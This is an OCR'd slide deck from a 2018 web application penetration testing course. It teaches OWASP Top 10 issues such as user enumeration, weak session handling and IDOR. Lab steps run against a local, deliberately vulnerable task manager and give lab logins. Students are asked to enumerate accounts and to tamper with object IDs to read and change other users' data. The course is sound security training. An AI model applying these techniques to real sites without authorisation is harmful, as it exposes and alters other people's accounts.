
Modern Web Application Penetration Testing

Overdrive Edition

April 2018

Who am I?



Jessica Ryan @Jhyp3 2/28/17

@sethlaw @miketweaver @BsidesSLC I'm so excited but I can't unsee you as anyone other than the dad from Mr Robot

Who am I?

Introductions

- Seth Law
  - President at Redpoint Security, Inc.

- Security Research & Consulting

Introductions

- Name
- Technical Background
- Coding experience
- Current Responsibility/Position
- What do you hope to gain from attending this course?


Goals

- Learn how to test for modern vulnerabilities in web applications, including
  - OWASP Top 10
  - Dynamic Validation
  - Limited Static Analysis
  - Code Remediation

What to Expect

- Identification
  - What is the vulnerability?
- Exploitation
  - How is it exploited?
- Mitigation
  - How to generally stop it from happening to my code?

Course Format



Tools Setup

- Training VM includes:
  - Intentionally-vulnerable web application
  - https://github.com/sethlaw/vtm.git
- VM Programs:
  - Firefox (with FoxyProxy)
  - Burp Suite Community - portswigger.net
  - Atom IDE


Target Application

Vulnerable Task Manager

- Open Terminal


```
cd ~/Desktop/vtm
./runapp.sh
```

- http://127.0.0.1:8000/



Lab Setup

- Firefox + Burp Suite



Activity

- Double click on Burp Suite on Desktop
- Open Firefox
- Connect to the vulnerable application
  - http://127.0.0.1:8000
- Register a personal account
- Add some projects, tasks, notes
- Login as **`chris:test123`** / **`pm:test123`**

OWASP Top 10

OWASP Top 10 (2017)

- Injection
- Broken Authentication
- Sensitive Data Exposure
- XML External Entities (XXE)
- Broken Access Control
- Security Misconfiguration
- Cross-Site Scripting (XSS)
- Insecure Deserialization
- Using Components with Known Vulnerabilities
- Insufficient Logging & Monitoring

Agenda

- Learn to assess a web application
- Step 1: Information Gathering
  - Unauthenticated
  - Authenticated
- Step 2: Vulnerability Identification
  - Authentication
  - Authorization
  - Auditing
  - Input Validation
  - Output Encoding
  - Encryption
  - Configuration
- Conclusion
- Mission Cheetah Biscuits!

Let’s Go!

Information Gathering

Information Gathering

- Crucial phase to any security testing or penetration testing activity.
- How much you know about an application relates directly to the number of vulnerabilities you can find.
- Multiple types (network, application, authenticated, per role, etc)
- TAKE NOTES

Information Gathering

Unauthenticated

Info Gathering (Unauthenticated)

- First access to an application is always as an unauthenticated user.
- Web spiders (Burp Suite Spider) can be used to flush out links automatically.
- Note any endpoints that have some sort of security impact (login, register, password reset, forgot password, etc)
- Commonly found directories
  - Static content, robots.txt, 3rd party dependencies, javascript files

Activity

- Browse to VTM
- Run Burp Suite Spider
- How many endpoints can you find or get to without logging in?
- A couple of things to note the first time you look at an application
  - Where's the login page?
  - What sort of authentication does the application allow?
  - Is there a registration or forgot password flow?

Information Gathering

Authenticated

Info Gathering (Authenticated)

- Expand upon unauthenticated information gathering step.
- Most applications have a purpose and require authentication. WHY?
- Keep using spiders (Burp Suite Spider) to flush out links automatically.
- Note additional endpoints that have some sort of security impact (password reset)
- Analyze network communications for additional interesting endpoints (Inspect is your friend)

Activity

- Browse to VTM
- Login as your registered user
  - What additional endpoints are available?
  - Are there hints on how authentication & authorization are being handled?
  - Sensitive locations include account details, password resets, whatever the app is hiding.
- Login as **`chris`** and **`pm`**
  - What else can you see?

Vulnerability Identification

Vulnerability Identification


Authentication

Broken Authentication

OWASP A2

User Enumeration

- Spot the Bug



User Enumeration

- Ability to enumerate user information through variable responses from requests using valid and invalid information.
  - "`The provided username does not exist in our system`."
  - "`Authentication failed. Try again`."
- Response variations include error messages, query string parameters, spacing, timing, anything really.

User Enumeration

- Can result in the disclosure of usernames, email addresses, phone numbers, etc.
  - Provides (typically) 50% of the information required to authenticate.
- Can exist anywhere the application formulates a response based on user-specific information.
  - Login, account recovery, registration, messaging, etc.
- Can be devastating when paired with other vulnerabilities, e.g. weak password policy, no anti-automation.

Activity

- Which of the following accounts are valid in VTM:
  - paul
  - Sean
  - chris
  - ken
  - administrator
  - admin

User Enumeration – Remediation

- Remediation techniques:
  - Provide a generic message over consistent timing for success and failure conditions.
  - Timing issues may require refactoring server-side logic.
- Relatively simple for login and recovery systems.
- Registration systems are a bit tricky.
  - How do you tell someone their username isn't unique without disclosing that a user with that username already exists?
  - Requires a piece of information that is unique for all individuals and can be externally validated.
  - Using an email address is the most common approach.

Anti-Automation - or Lack thereof

- Automation, i.e., the ability to make a large number of requests over a short period of time with no change in the application's behavior.
- Facilitates brute-force attacks and the exploitation of enumeration vulnerabilities.
- Easy to do wrong.
  - User Enumeration via account lockout.
  - User-Level denial-of-service.
  - Service API (pay-per-user)
  - Easy to bypass (session specific, cookies).

Anti-Automation – Remediation

- Remediation techniques:
  - Display a CAPTCHA.
  - Lockout accounts.
  - Enforce rate limiting.
- May require one or more approaches simultaneously.
- Approaches are context specific.
  - Account lockout messages can be used for enumeration attacks.
- Each approach has advantages and disadvantages.
  - Answering CAPTCHAs can be automated.
  - Lockouts can cause enumeration and denial-of-service conditions.
  - Rate limiting is tough to implement.
- Don't forget about the user experience.

Password Policy


- The other 50% of what is required to authenticate (typically).
- Strength of a key is determined by how long the secured information is sensitive.
  - In this case, the key (password) is also the information.
  - Password must be strong enough to resist guessing before the the next rotation.
  - Impacted by how often password changes are enforced.
  - Can't effectively enforce a change if a history is not maintained.
- Offline vs. Online attacks
  - Offline attacks are MUCH faster than online attacks.
  - Password polices should be designed to protect against a worst case scenario.

What’s your password?

Password Policy – Remediation

- Remediation techniques:
  - Increase entropy.
  - *Implement multi-factor authentication (MFA).
- Entropy can be increased through length and/or complexity.
  - Complexity is finite, so length is generally preferred.
- Account for common dictionary words or words related to the business.
  - Reduces the effectiveness of custom lists.
- Force changes more frequently to allow for weaker passwords.
  - Don't allow users to change to the same password.
- Don't have to create your own MFA system.
  - PhoneFactor, Duo, etc.
  - Most modern frameworks have 3rd party modules to assist.

Password Policy – Remediation



THROUGH 20 YEARS OF EFFORT, WE'VE SUCCESSFULLY TRAINED EVERYONE TO USE PASSWORDS THAT ARE HARD FOR HUMANS TO REMEMBER, BUT EASY FOR COMPUTERS TO GUESS.

Session Management

- Session is a key component for the stateless HTTP protocol.
  - If session is managed poorly, the whole application is at risk.
- Systems must consider attempts to predict, reverse and tamper with a session.
  - Impacted by where session data is stored.
- Client-side vs. Server-side sessions.
- Client-side considerations:
  - Tampering
  - Information Disclosure
- Server-side considerations:
  - Predictable session tokens.

Session Security

- Avoid rolling custom session management systems.
  - Most built-in management systems have endured heavy testing over time.
- Client-side considerations:
  - Sign and encrypt sessions.
- Server-side considerations:
  - Use cryptographically secure tokens.
    - ALWAYS use a CSPRNG.
  - Random != Secure
    - Hashes of sequential numbers look random.

Session Security

```
$ echo -n a | md5
0cc175b9c0f1b6a831c399e269772661
$ echo -n b | md5
92eb5ffee6ae2fec3ad71c777531578f
```

Session Hijacking

- The ability to impersonate someone through having knowledge of their session.
  - Pre-authentication: Session Fixation
  - Post-authentication: XSS, sniffing, guessing, etc.
- Fixation results from a failure to reissue new sessions upon login.
  - XSS (anywhere in the domain)
  - Cookieless sessions
  - Browser 0-day
- Capture results from exposure through client-side attacks, insecure transmissions, or weak session security.
  - Authenticated XSS
  - Lack of TLS
  - Guessing a session (server-side)
  - Modifying a session (client-side)

Session Hijacking – Remediation

- Remediation techniques:
  - Apply cookie security flags.
  - Rotate session tokens upon authentication.
  - Use TLS everywhere.
  - Use cryptographically secure tokens.
- Apply all techniques, as each solves a different problem.
- Re-authentication can be implemented as a limiting control.
  - Does *not* remediate the issue.

Cookie Security

- Cookie security flags:
  - Secure
  - HttpOnly
- Web storage as an alternative?
  - Flags are patches for an insecure protocol.
  - Bound to SOP which provides default behavior of the Secure flag and path attribute.
  - Mitigates issues like CSRF by default.
  - Does not protect against session hijacking.

Activity

- What is the name of the VTM session token?
- What protections does VTM set on the session token?
- http://127.0.0.01:8000/
- Hint (cookie settings)

Session Handling

- Mishandling sessions circumvents or reduces the effectiveness of session security controls.
- Failing to expire and destroy sessions extends the effectiveness of session hijacking attacks.
  - Expiring cookies is not enough and almost meaningless.
  - Shared computing environments expose users to great risk.
- Client-side sessions defeat expiration and destruction by nature.
- Remediation techniques:
  - Use server-side sessions.
  - Invalidate server-side sessions immediately upon expiration or logout.
  - Expire sessions in a logical time frame.

Vulnerability Identification

Authorization

Broken Access Control

OWASP A5


CHELSEA
FOOTBALL CLUB

IDOR

- waiting_room.jsp?group_id=7
- …
- waiting_room.jsp?group_id=1
- …
- 45 minutes advantage

Insecure Direct Object Ref. (IDOR)

- The ability to access information belonging to other users by tampering with direct object references.
  - http://bank.com/accounts/user/2
  - http://bank.com/accounts?user=2
- The result of improper lateral access controls.
- Not always an integer.
  - GUIDs
- In fact, anything other than integers almost always indicates an IDOR issue.
  - Security through obscurity.
- One of the most common and easily exploitable flaws, yet impossible for scanners to find.

Activity

- Login to VTM
- View your profile
- Find and change the ID parameter in the URL until you see another user's account.
- Attempt to modify their name.

IDOR – Remediation

- Remediation techniques:
  - Ensure the requesting user is permitted access to directly referenced objects.
- Requires custom code in the controller, function or endpoint that processes the direct object reference.
- Always permit access based on the owner of the requesting session.
  - `if object.owner == session.user: return object`

Missing Function-Level Access Ctrl

- The ability to access higher privilege functionality by force browsing to obscured resources.
- The result of improper vertical access controls.
  - Access controls on the controller must match that of the user interface (MVC).
- One of the most common and easily exploitable flaws, yet impossible for scanners to find.

